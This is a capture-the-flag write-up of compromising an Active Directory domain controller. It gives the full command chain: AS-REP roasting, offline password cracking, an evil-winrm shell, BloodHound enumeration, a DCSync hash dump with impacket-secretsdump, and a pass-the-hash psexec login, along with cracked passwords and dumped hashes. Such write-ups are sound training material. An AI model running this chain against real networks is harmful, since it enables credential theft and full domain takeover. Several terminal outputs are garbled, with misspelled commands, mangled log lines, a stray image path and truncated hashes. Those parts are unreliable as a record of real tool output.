CamSEC-CTF Active Directory (AD) Challenge Write-ups

Source: https://ctf.blackarch.fr

Host ip: 16.16.102.171

```
#activedirectory #windows #pentesting #nmap #bloodhound #rusthound #privesc
```

Foothold

Port scan

```
sudo nmap -sCS 16.16.102.171
Starting Nmap 7.94 (https://nmap.org) at 2023-08-18 13:20 CEST
Nmap scan report for blackarch.ctf (16.16.102.171)
Host is up (0.041s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT STATE SERVICE
53/tcp open domain
88/tcp open kerberos-sec
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open ldapssl
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
3389/tcp open ms-wbt-server
5357/tcp open wsdapi
Nmap done: 1 IP address (1 host up) scanned in 46.20 seconds
```

Upon doing this scan we discover common ports (53:dns, 389:ldap, 88:kerberos) that makes us think it is actually part of the domain blackarch.ctf and the host itself is the domain controller adsrv1.blackarch.ctf

Enumeration

A domain controller is a server running the Active Directory Domain Service (AD DS) role. It authenticates and authorizes all users and computers in a Windows domain-type network, assigning and enforcing security policies for all computers and installing or updating software. For example, when a user logs into a computer part of a Windows domain, Active Directory checks the submitted username and password and determines whether the user is a system administrator or a non-admin user.

So, we need to enumerate users in this domain and check for common misconfigs that lead to vulnerabilities, so we start with the first vuln commonly found which is no kerberos pre-

authentification that leads to ASREPROASTING attack. To know more check this link https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/asreproast

We will use the username wordlist provided in the hints of the challenge with the impacket-GetNPUser module check for the users with this mis-configuration.

impacket-GetNPUsers blackarch.ctf/ -usersfile users.lst -dc-ip 16.16.102.171 -format john -outputfile ctf.hashes

with these hashes we can crack them offline using john the ripper installed on kali already and on doing that we get the possible passwords for 3 domain users

```
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
porsche ($krb5asrep$rosemarie.leonora@BLACKARCH.CTF)
golf ($krb5asrep$felicdad.debora@BLACKARCH.CTF)
cjphonehome ($krb5asrep$arlene.ezmeralda@BLACKARCH.CTF)
3g 0:00:00:50 DONE (2023-08-18 13:56) 0.05994/s/2 286588p/s 900029c/s 9112Honey..*7;Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

rosemarie.leonora, arlene.ezmeralda and felicidad.debora, upon testing these users with crackmapexec we definitely see the user arlene.ezmeralda that will be our entry point into this domain.

Now we can actually confirm our user's password is cjphonehome (Those who played GTA SA have the reference :-)

Using evil-winrm we can try to rdp into the host and we can actually get a remote connection to the host.

```
L-$ evil-winrm -i 16.16.102.171 -u arlene.ezmeralda -p cjphonehome

Evil-winRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-winRM GitHub: https://github.com/Hackplayers/evil-winrmMRemote-path-completion

Info: Establishing connection to remote endpoint

1cvil-winRM PS C:\Users\arlene.ezmeralda\Documents> cd ../desktop

1cvil-winRM PS C:\Users\arlene.ezmeralda\Documents> cd ../desktop

1cvil-winRM PS C:\Users\arlene.ezmeralda\desktop> whoani

Datackarch\arlene.ezmeralda\Documents> cd ../desktop

1cvil-winRM PS C:\Users\arlene.ezmeralda\desktop> whoani

Datackarch\arlene.ezmeralda\desktop> whoani
```

and the user flag is found in the user.txt file. pwn3d!!!

PRIVILEGE ESCALATION

Having gained a foothold on the machine, We can use Bloodhound to enumerate and visualise the Active Directory domain, and identify

possible attack chains that will allow us to elevate our domain privileges. The rusthound ingestor can be used to remotely collect data from the Active Directory. Then, we can run bloodhound to visualise any available attack paths.

https://github.com/OPENCYBER-FR/RustHound

```
L5 target/release/custhound --domain blackarch.ctf -u arlene.ezmeralda -p cjphonehome

Initializing Bustwound at 14:36:28 on 00/18/23

Powered by g8hin Fron OpenCyber

Powered by g8hin Fron OpenCyber

2023-08-18172:36:28Z INFO rusthound: 1dap) Connected to BLACKARCH.CTF Active Directory!

2023-08-18172:36:28Z INFO rusthound: 1dap) Starting data collection...

2023-08-18172:36:28Z INFO rusthound: 1dap) Starting data collection...

2023-08-18172:36:28Z INFO rusthound: 1dap) Starting data collection...


2023-08-18172:36:38Z INFO rusthound: 1json: parser; thb. 41 Nachinek-countquots: 18 July 1 Starting data collection...

2023-08-18172:36:38Z INFO rusthound: 1json: parser; thb. 41 Nachinek-countquots: 18 July 1 Starting checker to replace some values...

2023-08-18172:36:38Z INFO rusthound: 1json: inaber 222-08-18172:36:38Z INFO rusthound
```

we successfully pulled all the Idap objects, launch bloodhound and imports the json files we obtained.

bloodhound documentation https://bloodhound.readthedocs.io/en/latest/



Here we query for domain principals with DCsync rights and our user arlene has these rights,

DCSync #dcsync

The DCSync permission implies having these permissions over the domain itself: DS-Replication-Get-Changes, Replicating Directory Changes All and Replicating Directory Changes In Filtered Set.

Important Notes about DCSync:

- The DCSync attack simulates the behavior of a Domain Controller and asks other Domain
 Controllers to replicate information using the Directory Replication Service Remote Protocol
 (MS-DRSR). Because MS-DRSR is a valid and necessary function of Active Directory, it cannot be turned off or disabled.
- By default only Domain Admins, Enterprise Admins, Administrators, and Domain Controllers groups have the required privileges.
- If any account passwords are stored with reversible encryption, an option is available in Mimikatz to return the password in clear text)

We can perform our DCsync Attack now, if successful we will perform a pass the hash attack that might be successful hence giving us almighy admin privileges.

using the impacket-secret to dump all the cached password hashes in the ntds.dit file on the DC, and from here we will connect to the DC as the Administrator with his password hash (pass the hash attack)

impacket-secretsdump blackarch.ctf/arlene.ezmeralda:'cjphonehome'@16.16.102.171 -usevss

```
NL$KM:b696c77e178a0cdd8c39c20aa2912444a2e44dc2095946c07f95ea11cb7fcb72ec2e5a06011b26fe6da7880fa5e71fa596cde53fa0065ec1a501a1ce8c247695
[*] Searching for NTDS.dit
[*] Registry says NTDS.dit is at C:\Windows\NTDS\ntds.dit. Calling vssadmin to get a copy. This might take some time
[*] Using smbexec method for remote execution
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: c4cd3d519c38f9efabeb5247c09e1e37
[*] Reading and decrypting hashes from \\16.16.102.171\ADMIN$\Temp\ONrHGSzf.tmp
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e71094eadd3ea64e55e644d8705aff8::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ADSRV1$:1000:aad3b435b51404eeaad3b435b51404ee:755eb8f14c008c221fc28c33702:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:730ff815371e0f5c2bbb8c028ca5bcb4:::
blackarch.ctf\lauren.sheryl:1103:aad3b435b51404eeaad3b435b51404ee:2235014b639e4a66efc8efa484ca9434:::
blackarch.ctf\shirlee.jaquelyn:1104:aad3b435b51404eeaad3b435b51404ee:1e5de66e1c992ff2f8bc79ad39e01250:::
blackarch.ctf\shirlee.jaquelyn:1104:aad3b435b51404eeaad3b435b51404ee:2d3a639df0bce52cffbf4057969c3b07:::
```

impacket-psexec blackarch.ctf/Administrator@16.16.102.171 -hashes


```
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That's It!!! we got the flag Domain pwned!!